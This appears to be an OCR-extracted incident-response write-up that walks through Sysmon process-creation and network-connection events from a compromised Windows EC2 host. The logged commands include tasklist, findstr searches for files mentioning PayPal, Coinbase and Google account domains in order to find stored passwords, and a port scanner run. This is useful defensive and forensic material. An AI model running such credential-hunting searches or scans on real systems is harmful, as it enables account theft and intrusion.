Information	9/5/2021 12:31:50 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:50 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:50 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:50 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:50 PM	Sysmon	1	Process Creat...


Event 1, Sysmon

General | Details

```
CommandLine: tasklist
CurrentDirectory: C:\Users\Public\Documents\
User: EC2AMAZ-ILGVOIN\Administrator
LogonGuid: {a584806d-b41f-6134-88cd-760000000000}
LogonId: 0x76CD88
TerminalSessionId: 2
IntegrityLevel: High
Hashes: MD5=B802C79BE392F3BFCC51CDA425BC94D2,SHA256=
113C4D989A47B80905E92C06E48E03B24D44CADBF7BC7E86D948D7DA9DC98252,IMPHASH=DCE1F3B1
BD09BBAD166CE65677E33EDB
ParentProcessGuid: {a584806d-b887-6134-9502-000000005101}
ParentProcessId: 4360
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	9/5/2021 12:31:50 PM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	EC2AMAZ-ILGVOIN
OpCode:	Info		
More Information:	Event Log Online Help		

Additionally, it has been observed that several domain names have been searched within the file system. Users keep their passwords on a txt file so that they would not forget them. So by searching domain names, the attacker expects to find such a document to further expand his/her exploits.



Operational   Number of events: 2,443 (!) New events available

Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 1. Number of events: 637


Level	Date and Time	Source	Event ID	Task Category
Information	9/5/2021 12:31:52 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:52 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:52 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:53 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:53 PM	Sysmon	1	Process Creat...

Event 1, Sysmon

General   Details

```
Process Create:
RuleName: -
UtcTime: 2021-09-05 12:31:53.008
ProcessGuid: {a584806d-b8b9-6134-f202-000000005101}
ProcessId: 6688
Image: C:\Windows\System32\findstr.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Find String (QGREP) Utility
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: FINDSTR.EXE
CommandLine: findstr  /m cookie check.paypal.com *
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	9/5/2021 12:31:53 PM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	EC2AMAZ-ILGVOIN
OpCode:	Info		
More Information:	Event Log Online Help		



Operational Number of events: 2,443 (!) New events available

Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 1. Number of events: 637


Level	Date and Time	Source	Event ID	Task Category
Information	9/5/2021 12:31:52 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:52 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:52 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:52 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:52 PM	Sysmon	1	Process Creat...

Event 1, Sysmon

General Details

```
ProcessGuid: {a584806d-b8b8-6134-e202-000000005101}
ProcessId: 4396
Image: C:\Windows\System32\findstr.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Find String (QGREP) Utility
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: FINDSTR.EXE
CommandLine: findstr  /m coinbase.com *
CurrentDirectory: C:\Users\Public\Documents\
User: EC2AMAZ-ILGVOIN\Administrator
LogonGuid: {a584806d-b41f-6134-88cd-760000000000}
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	9/5/2021 12:31:52 PM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	EC2AMAZ-ILGVOIN
OpCode:	Info		
More Information:	Event Log Online Help		



Operational Number of events: 2,443 (!) New events available

Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 1. Number of events: 637

Level	Date and Time	Source	Event ID	Task Category
Information	9/5/2021 12:31:51 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:51 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:51 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:51 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:31:51 PM	Sysmon	1	Process Creat...


Event 1, Sysmon

General Details

```
Company: Microsoft Corporation
OriginalFileName: FINDSTR.EXE
CommandLine: findstr  /m accounts.google.com *
CurrentDirectory: C:\Users\Public\Documents\
User: EC2AMAZ-ILGVOIN\Administrator
LogonGuid: {a584806d-b41f-6134-88cd-760000000000}
LogonId: 0x76CD88
TerminalSessionId: 2
IntegrityLevel: High
Hashes: MD5=DC0816790EFA08AA5B55C1EECFDDB525,SHA256=
750AB5E1F3EB18CC42A4A4C7BAB27753F6B26FB9752AD3861833753091044281,IMPHASH=A27641A39
DA5A6B0717F06BA00F56B7F
```

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon | Logged: 9/5/2021 12:31:51 PM
Event ID: 1 | Task Category: Process Create (rule: ProcessCreate)
Level: Information | Keywords:
User: SYSTEM | Computer: EC2AMAZ-ILGVOIN
OpCode: Info
More Information: Event Log Online Help

It has been determined that the attacker executed the “Advanced_Port_Scanner_2.5.3869.exe” file at 12:32 which is written to the file system at 12:32.



Operational Number of events: 2,443 (!) New events available

Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 1. Number of events: 637


Level	Date and Time	Source	Event ID	Task Category
Information	9/5/2021 12:32:07 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:32:07 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:32:24 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:32:42 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:32:42 PM	Sysmon	1	Process Creat...

Event 1, Sysmon

```
Process Create:
RuleName: -
UtcTime: 2021-09-05 12:32:41.985
ProcessGuid: {a584806d-b8e9-6134-1303-000000005101}
ProcessId: 4388
Image: C:\Users\Administrator\Downloads\Advanced_Port_Scanner_2.5.3869.exe
FileVersion: 2.5.3869
Description: Advanced Port Scanner Setup
Product: Advanced Port Scanner
Company: Famatech Corp.
OriginalFileName: -
CommandLine: "C:\Users\Administrator\Downloads\Advanced_Port_Scanner_2.5.3869.exe"
```

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Logged: 9/5/2021 12:32:42 PM
Event ID: 1
Task Category: Process Create (rule: ProcessCreate)
Level: Information
Keywords:
User: SYSTEM
Computer: EC2AMAZ-ILGVOIN
OpCode: Info
More Information: Event Log Online Help

Sysmon Operation event ID 3 is dedicated for the port scanning activities. We can identify the scanning activity by using event ID number 3.



Operational Number of events: 2,474 (!) New events available

Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 3. Number of events: 972


Level	Date and Time	Source	Event ID	Task Category
Information	9/5/2021 12:34:01 PM	Sysmon	3	Network conn...
Information	9/5/2021 12:34:01 PM	Sysmon	3	Network conn...
Information	9/5/2021 12:34:01 PM	Sysmon	3	Network conn...
Information	9/5/2021 12:34:01 PM	Sysmon	3	Network conn...
Information	9/5/2021 12:34:01 PM	Sysmon	3	Network conn...

Event 3, Sysmon

General Details

```
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 172.31.17.135
SourceHostname: EC2AMAZ-ILGVOIN.us-east-2.compute.internal
SourcePort: 50758
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 172.31.17.135
DestinationHostname: EC2AMAZ-ILGVOIN.us-east-2.compute.internal
DestinationPort: 139
DestinationPortName: netbios-ssn
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	9/5/2021 12:34:01 PM
Event ID:	3	Task Category:	Network connection detected (rule: Netw
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	EC2AMAZ-ILGVOIN
OpCode:	Info		
More Information:	Event Log Online Help		



Operational Number of events: 2,474 (!) New events available

Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 3. Number of events: 972


Level	Date and Time	Source	Event ID	Task Category
Information	9/5/2021 12:34:01 PM	Sysmon	3	Network conn...
Information	9/5/2021 12:34:01 PM	Sysmon	3	Network conn...
Information	9/5/2021 12:34:01 PM	Sysmon	3	Network conn...
Information	9/5/2021 12:34:01 PM	Sysmon	3	Network conn...
Information	9/5/2021 12:34:01 PM	Sysmon	3	Network conn...

Event 3, Sysmon

General Details

```
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 172.31.17.135
SourceHostname: EC2AMAZ-ILGVOIN.us-east-2.compute.internal
SourcePort: 50754
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 172.31.17.135
DestinationHostname: EC2AMAZ-ILGVOIN.us-east-2.compute.internal
DestinationPort: 135
DestinationPortName: epmap
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	9/5/2021 12:34:01 PM
Event ID:	3	Task Category:	Network connection detected (rule: Netw
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	EC2AMAZ-ILGVOIN
OpCode:	Info		
